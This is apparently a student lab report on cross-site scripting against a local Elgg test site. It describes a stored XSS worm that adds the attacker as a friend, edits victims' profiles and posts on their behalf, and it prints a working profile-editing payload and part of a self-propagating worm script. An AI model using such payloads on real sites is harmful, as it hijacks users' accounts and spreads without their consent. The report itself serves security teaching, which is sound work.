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CSE 406  
COMPUTER SECURITY SESSIONAL  
OFFLINE REPORT  
CROSS SITE SCRIPTING

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DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING  
BANGLADESH UNIVERSITY OF  
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LAB SUBSECTION: A2

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# 1 Task 1: Adding User as Samy's Friend

## 1.1 Method

For this task, first the request for adding a user as a friend was examined. The URL (<http://www.seed-server.com/action/friends/add?friend=59>), the request type (GET) and the query parameters (friend, \_\_elgg\_token, \_\_elgg\_ts) was noted. A script was written that gets these values from the `elgg.session.user` and the `elgg.security.token` objects, creates proper URL for adding a friend and sends a XMLHttpRequest to add the user as a friend of Samy. Samy's userid was hardcoded to ensure the script does not affect Samy himself. The script was added in the *Brief Description* field of Samy's user profile so that it does not show in user preview.

## 1.2 Screenshots



Figure 1: Task 1: Request Body



Figure 2: Task 1: elgg.session.user object

```

>> console.log(elgg.security.token)
Object { elgg_ts: 1707821120, elgg_token: "ul203FozUBjcG4Y-gaBiHw" }
  __elgg_token: "ul203FozUBjcG4Y-gaBiHw"
  __elgg_ts: 1707821120
  <prototype>: Object { ... }

```

Figure 3: Task 1: elgg.security.token object

Brief description

```

<script id="worm" type="text/javascript">window.onload=function(){if(elgg.session.user.owner_guid!=59){var wormCode=enc

```

Public

Figure 4: Task 1: Adding Script

## 2 Task 2: Editing User's Profile

### 2.1 Method

For this task, first the request for adding a user as a friend was inspected. The URL (<http://www.seed-server.com/action/profile/edit>), the request type (POST) and the query parameters was noted. A script was written that gets some of these values from the elgg.session.user and the elgg.security.token objects, sets other query parameters to random string, creates proper URL for editing a profile and sends a XMLHttpRequest to edit the user's profile. Samy's userid was hardcoded to ensure the script does not affect Samy himself. URL encoding was used to escape special characters in the URL. The script was added in the *Brief Description* field of Samy's user profile so that it does not show in user preview.

### 2.2 Screenshots




Figure 5: Task 2: Request Header

Request payload	
1	-----34135879321398687671791619716
2	Content-Disposition: form-data; name="__elgg_token"
3	
4	IwUWv2hL4GD3ylvCM3Rd1Q
5	-----34135879321398687671791619716
6	Content-Disposition: form-data; name="__elgg_ts"
7	
8	1707821500
9	-----34135879321398687671791619716
10	Content-Disposition: form-data; name="name"
11	
12	Samy
13	-----34135879321398687671791619716
14	Content-Disposition: form-data; name="description"
15	
16	-----34135879321398687671791619716
17	Content-Disposition: form-data; name="accesslevel[description]"
18	
19	2
20	
21	-----34135879321398687671791619716
22	Content-Disposition: form-data; name="briefdescription"
23	

Figure 6: Task 2: Request Body

```
<script type="text/javascript">window.onload = function(){var sendurl="http://www.seed-server.com/action/profile/edit";var params="__&__elgg_token="+elgg
.security.token+"&__elgg_ts="+elgg.ts+"&__elgg_ts="+elgg.ts+"&name="+elgg.session.user.name+
"&description=test&accesslevel%5Bdescription%5D=1&briefdescription=1905041&accesslevel%5Bbriefdescription%5D=1&location=test&accesslevel%5Blocation%5D=1
&interests=test&accesslevel%5Binterests%5D=1&skills=test&accesslevel%5Bskills%5D=1&contactemail=test%40test%2Ecom&accesslevel%5Bcontactemail%5D=1&phone=
12345&accesslevel%5Bphone%5D=1&mobile=1235&accesslevel%5Bmobile%5D=1&website=http%3A%2F%2Fwww%2Dtest%2Dcom&accesslevel%5Bwebsite%5D=1&twitter=%40test&a
ccesslevel%5Btwitter%5D=1&guid="+elgg.session.user.guid;if(elgg.session.user.guid!=59){var Ajax=null;Ajax=new XMLHttpRequest();Ajax.open("POST",sendurl
,true);Ajax.setRequestHeader("Host","www.seed-server.com");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajax.send(params);
console.log("done=",params);}}</script>
```

Figure 7: Task 2: URL encoded parameters, the script is dense due to character size limitations in input fields.

### 3 Task 3: Posting On the Wire as User

#### 3.1 Method

For this task, first the request for posting on the wire was examined. The URL (<http://www.seed-server.com/action/thewire/add>), the request type (POST), the query parameters (body, \_\_elgg\_token, \_\_elgg\_ts) was noted. A script was written that gets these values from the `elgg.session.user` and the `elgg.security.token` objects, creates proper URL for posting on the wire and sends a `XMLHttpRequest` to post on the wire. Samy's userid was hardcoded to ensure the script does not affect Samy himself. URL encoding was used to escape special characters in the URL. The script was added in the *Brief Description* field of Samy's user profile so that it does not show in user preview.

## 3.2 Screenshots




Figure 8: Task 3: Request Header




Figure 9: Task 3: Request Body

## 4 Task 4: Self Propagating XSS Worm

### 4.1 Method

For this task, code for task 1, 2 and 3 were combined. The script read it's own code using DOM and it's script id.

The URL (<http://www.seed-server.com/action/friends/add?friend=59>), with request type (GET) and query parameters (friend, \_\_elgg\_token, \_\_elgg\_ts) was used to add Samy as a friend. \_\_elgg\_token, \_\_elgg\_ts values were accessed from the elgg.session.user and the elgg.security.token objects. The URL (<http://www.seed-server.com/action/profile/edit>) with request type (POST) and proper query parameters was used to add the worm in victim user's profile. The URL (<http://www.seed-server.com/action/thewire/add>),

the request type (POST), the query parameters (body, \_\_elgg\_token, \_\_elgg\_ts) was used to post the user's profile link on the wire. Samy's userid was hard-coded to ensure the script does not affect Samy himself.

## 4.2 Screenshots



Figure 10: Task 4: Getting User URL



Figure 11: Task 4: Script id to access selfcode, the script is dense due to character size limitations in input fields